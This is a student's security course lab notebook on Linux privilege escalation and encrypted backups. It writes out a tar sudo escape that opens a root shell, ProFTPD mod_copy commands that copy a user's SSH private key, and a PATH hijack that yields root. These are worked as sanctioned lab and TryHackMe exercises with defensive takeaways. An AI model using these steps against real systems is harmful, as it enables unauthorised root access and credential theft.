CS 591 Lab Notebook

Lab 6

Name: Jarren Calizo
OdinID: calizo
Date: May 26, 2025

Table of Contents

Lab Overview 2
Lab 6.1 Privilege Escalation and Lateral Movement 3
Step 1: Misconfigured sudo 3
Step 2: Misconfigured guest account and GTFOBins escalation 4
Step 3: TryHackMe Linux Privilege Escalation 5
Step 4: TryHackMe Kenobi 8
Lab 6.2 File System Backup and Encryption 12
Steps 1–2: Using tar and gzip for Archiving and Compression 12
Step 3: Compressed & Encrypted Archives using OpenSSL 14
Step 4: Encrypting Archives using zip 16
Step 5: Using 7z for Fully Encrypted Archival Backups 18
Step 6: Synchronizing with rsync over SSH 20
Step 7: Identifying Encrypted Filesystem Support with fscrypt 21
Steps 8-9: Enabling and Utilizing fscrypt for Secure Directories 22
Lab 6.3 Host Auditing and Forensics 26
Step 1: Security Auditing with Lynis 26
Step 2: Prioritizing and Applying Lynis Suggestions with LLM 28
Step 3: TryHackMe Linux Server Forensics 32
Step 4: Logging with lastlog2, last, and IP Geolocation 33
Step 5: Cross-checking Login Source Cities Using CLI Geo-IP Lookups 35
Step 6: Tampering with lastlog2 - Dissecting Trust Boundaries in Host Logging 39
Step 7: Tampering with last 41
Step 8: Log Rotation Analysis 43
Step 9: TryHackMe - Introduction to SIEM 46

Lab Overview

This lab in the system security module pulled together everything from auditing Linux hosts to cleaning up evidence and examining enterprise-level visibility through SIEMs. The whole sequence was a deep dive into what it means to both defend a host and to understand how attackers hide in plain sight — through logs, misconfigurations, and sloppy operational practices.

I kicked things off with a full Lynis audit of my Kali VM, establishing a measurable security baseline with a hardening index of 66. From there, I used an LLM to triage 60+ Lynis suggestions into actionable items. It helped prioritize things like SSH hardening, fail2ban, and GRUB bootloader protection — all while validating changes by re-scanning and reviewing improvements. Seeing the index bump and warnings decrease after applying fixes made the value of this cycle clear.

After that, I completed TryHackMe’s Linux Server Forensics room to practice real-world investigation skills. This simulated post-compromise forensics, from analyzing Apache logs for brute force attempts to discovering hidden persistence via crontabs and SSH keys. It required correlating system artifacts — logs, users, shell history, and execution traces — to recreate the attacker’s path.

Then came a critical segment: tampering with lastlog2 and last. As root, I directly modified the SQLite databases those commands depend on to erase my login records. This exercise was a wake-up call on how fragile on-host logs really are — and why organizations need to stream logs off-machine to tamper-resistant systems like SIEMs. The final part of this attack simulation explored logrotate, showing how long logs are retained by default and what rotation policies control that lifecycle. The retention period for authentication logs capped at four weeks — a time window adversaries could use to their advantage if logs aren’t offloaded.

To round out the lab, I completed TryHackMe’s Introduction to SIEM. This brought it full circle, showing how logs are collected, ingested, correlated, and analyzed across an enterprise. It tied together every tool we’d used in earlier steps — last, auth.log, cron jobs, SSH keys — and reframed them as part of a centralized detection pipeline that defenders rely on.

Overall, this lab built a strong foundation for host-based forensics and operational defense. It emphasized not just tool usage, but the why behind logging architecture, trust boundaries, and blue team design patterns. Whether auditing systems or chasing down suspicious entries, I walked away with a better grasp on how to both detect compromise and erase digital footprints — and why the latter shouldn’t ever be easy.

Lab 6.1 Privilege Escalation and Lateral Movement

Step 1: Misconfigured sudo

This initial step focuses on analyzing sudo configurations to identify potential privilege escalation vectors based on group membership and misconfigured sudo permissions. Below is a breakdown of what I discovered during manual recon:

1. What do your privileges allow you to do when running sudo?
Running sudo -l revealed that my user account (calizo) has full unrestricted root access with no password prompt:
User calizo may run the following commands on kali-vm:
    (ALL : ALL) NOPASSWD: ALL

This is a critical misconfiguration. It grants calizo permission to execute any command as root without needing to supply a password, effectively giving me complete control over the system. This level of access nullifies the protective intent of sudo and represents a severe privilege escalation risk if the account were ever compromised.

2. What is the name of the sudoers group your account is a part of?
The groups command returned:
calizo adm dip video plugdev docker google-sudoers

The group relevant to sudo privileges here is google-sudoers. This aligns with an entry found later in the /etc/sudoers.d/ directory, confirming it grants unrestricted passwordless sudo access to this group.



3. What file configures the sudo privileges for the sudoers group you are in?
From my exploration of the system's sudo configuration hierarchy, I verified that /etc/sudoers.d/google_sudoers is the file that directly defines the elevated permissions for the group I belong to:
%google-sudoers ALL=(ALL:ALL) NOPASSWD:ALL



This line grants all users in the google-sudoers group full root access without prompting for a password—essentially confirming that sudo -l output. Although /etc/sudoers has a %sudo directive as well, that group is not among my memberships, and the google_sudoers file is the one that applies in my case.

Step 2: Misconfigured guest account and GTFOBins escalation

This step explored privilege escalation through a non-privileged user (guest) who was granted access to run a specific command (/bin/tar) with elevated privileges. Misconfigurations like these often become pivot points in a real attack scenario, especially when the allowed binary has known shell escape sequences — like those cataloged on GTFOBins.

1. What do the guest account's privileges allow it to do when running sudo?
Upon inspecting /etc/sudoers, I found the following directive:
guest ALL=(ALL:ALL) NOPASSWD: /bin/tar

This means the guest user can execute /bin/tar as root without entering a password.
To validate this, I switched users using:
sudo su - guest

Then confirmed the privileges via:
sudo -l

Which returned:
(ALL : ALL) NOPASSWD: /bin/tar

This strongly indicates a misconfiguration — allowing any savvy user with basic enumeration skills to escalate privileges by leveraging tar's lesser-known shell execution features.

2. What command will allow you to execute a shell using the binary listed?
Using GTFOBins, I located the appropriate escape vector for tar under the sudo section. The command is:
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash

This executes /bin/bash via tar's --checkpoint-action option — a common abuse path when tar is misconfigured in sudoers.

3. Screenshot of execution of commands that result in a root shell
After running the command above as the guest user, the following confirmed that I obtained a root shell:
whoami
root

To validate my identity and tie the screenshot to my account, I echoed my Odin ID (calizo) in the terminal. The screenshots provided clearly show:

- The escalation process
- The command used
- The shell prompt change from $ to #
- whoami output as root
- My Odin ID visibly tagged in the terminal window

This step served as a reminder that limiting sudo access to even a single binary can be dangerous if that binary supports command execution (e.g., tar, vi, less, etc.). Granting sudo rights to such binaries without context-aware restrictions opens up complete root compromise — as shown here.

Step 3: TryHackMe Linux Privilege Escalation

This step involved completing the TryHackMe room Linux PrivEsc, which presents a series of intentional misconfigurations on a Debian VM to practice various privilege

escalation techniques. The tasks covered a broad spectrum of escalation vectors, enhancing my understanding of common vulnerabilities in Linux systems.

Tasks Completed:
I completed all tasks in the room except for Tasks 10, 13, 14, 15, and 19, as instructed. Below is a summary of the techniques explored:

- Task 1: Deployed the vulnerable Debian VM and established an SSH connection using provided credentials.

- Task 2: Exploited a MySQL service running as root by creating a User Defined Function (UDF) to execute system commands, leading to root access.

- Task 3: Identified that /etc/shadow was world-readable. Extracted the root password hash and used John the Ripper with the rockyou.txt wordlist to crack it:
    - john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
    - The cracked password was password123.

- Task 4: Discovered writable permissions on /etc/passwd. Created a new user with UID 0 by appending a crafted entry, effectively granting root privileges.

- Task 5: Found an SUID binary in a user's directory. Executing it provided a root shell due to improper permissions.

- Task 6: Observed that the vi editor could be run with sudo without a password. Used :!sh within vi to spawn a root shell.

- Task 7: Identified a cron job executing a script every minute. Replaced the script's content with a reverse shell payload, leading to root access upon execution.

- Task 8: Noted that the PATH environment variable was misconfigured in a cron job. Placed a malicious script earlier in the PATH to hijack execution flow and gain root access.

- Task 9: Detected a script executed by a user that relied on system binaries. Created a malicious binary with the same name in a directory placed earlier in the PATH, resulting in privilege escalation.

- Task 11: Exploited a vulnerable SUID binary by injecting a malicious shared object, leading to root access.

- Task 12: Leveraged environment variable manipulation in conjunction with a SUID binary to escalate privileges.

- Task 16: Retrieved MySQL root credentials from the .bash_history file, highlighting the risks of storing sensitive information in shell history.

- Task 17: Found root credentials stored in a VPN configuration file, emphasizing the importance of securing configuration files.

- Task 18: Discovered SSH private keys with weak permissions, allowing unauthorized access.


- Task 20: Explored kernel exploits applicable to the system's kernel version, demonstrating the impact of unpatched vulnerabilities.

- Task 21: Utilized automated scripts like LinEnum to enumerate potential privilege escalation vectors systematically.

Key Takeaways:
This exercise reinforced the importance of:

- Regularly auditing file permissions, especially on sensitive files like /etc/shadow and /etc/passwd.
- Avoiding the use of SUID binaries unless absolutely necessary and ensuring they are secure.
- Properly configuring cron jobs and environment variables to prevent unintended privilege escalations.
- Securing configuration files and avoiding storing plaintext credentials or sensitive information in accessible locations.
- Keeping systems updated to mitigate known kernel vulnerabilities.

Evidence of Completion:



Step 4: TryHackMe Kenobi

This step involved completing the TryHackMe room Kenobi, which simulates a realistic scenario of exploiting a Linux machine through various misconfigurations and vulnerabilities. The room is structured into four tasks, each focusing on different aspects of system enumeration, exploitation, and privilege escalation.

Task 1: Deploy the Vulnerable Machine

Upon deploying the machine, I conducted an initial scan using Nmap to identify open ports and services:
nmap -sC -sV -vv <Target_IP>

The scan revealed the following open ports:

- 21/tcp – FTP (ProFTPD 1.3.5)
- 22/tcp – SSH (OpenSSH 7.2p2)
- 80/tcp – HTTP (Apache httpd 2.4.18)
- 111/tcp – RPC (rpcbind)
- 139/tcp and 445/tcp – Samba
- 2049/tcp – NFS

This comprehensive scan provided a roadmap for subsequent enumeration and exploitation steps.

Task 2: Enumerating Samba for Shares
To enumerate available Samba shares, I utilized Nmap with specific scripts:
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse <Target_IP>

This revealed three shares: anonymous, print$, and IPC$. Connecting to the anonymous share using smbclient:
smbclient //10.10.245.98/anonymous

I discovered a file named log.txt. Downloading and inspecting this file provided valuable information:

- Confirmation that the FTP service is running as the kenobi user.
- Indication that an SSH key was generated and stored at /home/kenobi/.ssh/id_rsa.

Additionally, I identified an NFS mount point at /var, which would later facilitate access to the system's file structure.

Task 3: Gaining Initial Access with ProFTPD
The FTP service running ProFTPD 1.3.5 was identified as a potential entry point. Utilizing searchsploit, I found an exploit leveraging the mod_copy module:
searchsploit proftpd 1.3.5

The exploit allows unauthenticated users to copy files on the server using the SITE CPFR and SITE CPTO commands. I executed the following commands to copy kenobi's private SSH key to the NFS-mounted /var/tmp directory:

nc 10.10.245.98 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa

After mounting the NFS share:
mkdir /mnt/kenobiNFS
sudo mount 10.10.245.98:/var /mnt/kenobiNFS

I retrieved the SSH key and adjusted its permissions:
cp /mnt/kenobiNFS/tmp/id_rsa .
chmod 600 id_rsa

Using the key, I established an SSH connection as the kenobi user:
ssh -i id_rsa

This granted me user-level access to the system.

Task 4: Privilege Escalation with Path Variable Manipulation
To escalate privileges, I searched for files with the SUID bit set:
find / -perm -u=s -type f 2>/dev/null


Among the results, /usr/bin/menu stood out as an unusual SUID binary. Executing the binary presented a menu with several options. Analyzing the binary using strings revealed that it calls external programs like curl without specifying absolute paths.

This behavior allowed for a PATH hijacking attack. I crafted a malicious curl script:
echo "/bin/sh" > /tmp/curl
chmod +x /tmp/curl

By modifying the PATH environment variable:
export PATH=/tmp:$PATH

And executing the SUID binary:
/usr/bin/menu

The system invoked my malicious curl script, resulting in a root shell. I confirmed root access by checking the user ID and accessing the root flag located at /root/root.txt.



The Kenobi room provided a comprehensive exercise in exploiting common misconfigurations and vulnerabilities within a Linux environment. Key takeaways include:

- The importance of securing file shares and avoiding anonymous access.
- The risks associated with outdated services like ProFTPD and the dangers of modules like mod_copy.
- The critical need to audit SUID binaries and ensure they do not call external programs without absolute paths, as this can lead to privilege escalation via PATH manipulation.

This exercise reinforced the significance of regular system audits and adherence to security best practices to prevent such vulnerabilities.

Lab 6.2 File System Backup and Encryption

Steps 1–2: Using tar and gzip for Archiving and Compression

This lab reinforces the importance of routinely backing up critical file systems and applying encryption techniques to mitigate ransomware and data loss incidents. Specifically, this step demonstrates how to bundle and compress the /home directory using tar and gzip — a standard combination for archival workflows in Linux environments.

1. Backing up the /home directory
I created a compressed archive of the /home directory using the following command:
sudo tar czpf /tmp/home.tar.gz /home

This command:

- Creates an archive (c)
- Compresses using gzip (z)
- Preserves permissions and timestamps (p)
- Names the output file /tmp/home.tar.gz (f)

The command successfully created a full backup archive, capturing the directory hierarchy and metadata integrity.

2. Viewing and extracting the archive
I verified the archive contents using:
tar tzpf /tmp/home.tar.gz

This returned a comprehensive list of all files and subdirectories, confirming accurate inclusion.

Next, I extracted the archive to /tmp/home:
cd /tmp
sudo tar xzpf home.tar.gz


This recreated the /home directory structure under /tmp, ensuring recoverability of data in a restore scenario.

3. Comparing sizes before and after compression
Command Output:

arduino
Copy
Edit
341048 /home
336816 /tmp/home
162068 /tmp/home.tar.gz
🧮 Compression savings calculation:

We'll use the original /home size for this calculation:

(341048 − 162068) /341048
*
100
≈ 52.5%



The compression reduced the archive size by approximately 52.5%, which shows significant efficiency, especially for text-heavy or script-dominant directories like those under /home.

4. Cleanup
As instructed, I removed both the extracted backup and archive to restore the environment:
sudo rm -r /tmp/home /tmp/home.tar.gz

This hands-on reinforced the efficiency and simplicity of tar + gzip for backups — a crucial operational strategy for both disaster recovery and operational resilience. Beyond just backup, the process emphasizes how compression aids storage efficiency — which becomes critical at scale or in constrained environments like IoT or embedded systems

Step 3: Compressed & Encrypted Archives using OpenSSL

This step focuses on achieving encryption at rest by combining tar, gzip, and openssl into a secure one-liner. The idea is to preserve the advantages of compression before encrypting the data, since encryption renders files statistically high-entropy and thus no longer compressible.

Compressed + Encrypted Archive Creation
To simultaneously archive and encrypt the /home directory, I used the following pipeline:
sudo tar czpf - /home | openssl enc -e -aes256 -pbkdf2 -out /tmp/home.tar.gz.enc

This command:


- Creates a compressed archive with tar czpf - /home
- Pipes that output to OpenSSL's encryption engine
- Uses AES-256-CBC cipher with PBKDF2 for secure password-based key derivation
- Outputs an encrypted file: /tmp/home.tar.gz.enc

The prompt for the encryption password ensures confidentiality of the backup even if an adversary exfiltrates the file.

1. What does the file utility report as the file type of the encrypted archive?
Running:
file /tmp/home.tar.gz.enc

Output:
/tmp/home.tar.gz.enc: openssl enc'd data with salted password

This confirms that the archive is no longer readable as a standard gzip file — its signature now reflects OpenSSL’s encryption format, indicating that the data is protected and requires decryption before any recovery.



Decryption and Unpacking
To decrypt and unpack the archive in one go, I ran:
cd /tmp
openssl enc -d -aes256 -pbkdf2 -in home.tar.gz.enc | sudo tar xzpf -

This restored /tmp/home to its original state using the correct decryption password. Integrity and ownership of metadata (permissions, timestamps) remained intact due to the use of tar's p flag.

2. Did the compression percentage change?
I evaluated the sizes using:
sudo du -sk /home /tmp/home /tmp/home.tar.gz.enc



Output:
341048 /home
336816 /tmp/home
162068 /tmp/home.tar.gz.enc

Compression savings:
(341048 − 162068) /341048
*
100

≈ 52.5%

Comparison to Step 2: Identical compression savings — as expected. The encrypted archive is derived from a gzip-compressed stream, so OpenSSL encryption did not affect compression efficiency.

Cleanup
As a final step, I securely deleted the unpacked directory and encrypted archive:
sudo rm -r /tmp/home /tmp/home.tar.gz.enc

This exercise reinforced that encryption should occur after compression to maximize space savings while ensuring confidentiality. Combining tar, gzip, and openssl is a practical and scriptable strategy for securing backups, especially when paired with proper key/password management. This approach would be a key line of defense against ransomware-style data theft — even if files are copied off-host, they are unusable without the decryption key.

Step 4: Encrypting Archives using zip

This step explored another popular backup format — zip — which supports both compression and basic password-based encryption. Unlike tar with openssl, zip encrypts only the file contents and leaves metadata (filenames, sizes) exposed.

Archiving and Encrypting /home with zip
To recursively compress and encrypt the /home directory, I ran:
sudo zip -re /tmp/home.zip /home

- The -r flag archived all subdirectories recursively.
- The -e flag prompted for a password to encrypt file contents.

The command completed successfully, generating /tmp/home.zip.

Filename Exposure: strings and unzip

Running:
strings /tmp/home.zip | head

and


unzip -l /tmp/home.zip

showed that all internal filenames were clearly listed. This behavior confirms a known limitation of traditional zip encryption — it does not protect file metadata, which may aid adversaries in identifying target contents even without decrypting.

Extraction and Verification
To unpack the archive, I ran:
cd /tmp
unzip home.zip

This created a new /tmp/home directory with all files restored. The operation validated the integrity of the archive and correctness of the encryption password.

1. Is the compression better or worse than with tar/gzip?
sudo du -sk /home /tmp/home /tmp/home.zip



Result:
341052 /home
396688 /tmp/home
189500 /tmp/home.zip

(341052-189500) / 341052
*
100
≈ 44.5%

Comparison:

- Step 2 & 3 (tar + gzip): ~52.5% compression
- Step 4 (zip): ~44.5% compression

Compression with zip was worse than tar/gzip, which is consistent with expectations. gzip performs better on large structured directories due to its DEFLATE algorithm being better optimized for long blocks of repetitive or structured text.

Cleanup

I removed both the extracted directory and archive:
sudo rm -r /tmp/home /tmp/home.zip

While zip offers a convenient all-in-one approach to archiving and encryption, it lacks the flexibility and stronger cryptographic hygiene offered by tar piped to openssl. Its inability to hide filenames is a significant metadata leak vector, and its compression is less efficient for Unix-style directory trees. From a security engineering standpoint, tools that separate compression and encryption phases (with modern ciphers and authenticated encryption) are generally preferred for operational resilience.

Step 5: Using 7z for Fully Encrypted Archival Backups

This step explored the use of 7z — a common compression tool among security professionals — for creating highly compressed and password-protected backups. Unlike zip, 7z encrypts both file contents and file names, offering stronger metadata confidentiality out of the box.

Archiving /home with Strong Compression and Encryption
I created the encrypted archive using:
sudo 7z a -p /tmp/home.7z /home

- a: adds files to the archive
- -p: encrypts the archive with a password prompt

This resulted in a single file: /tmp/home.7z.

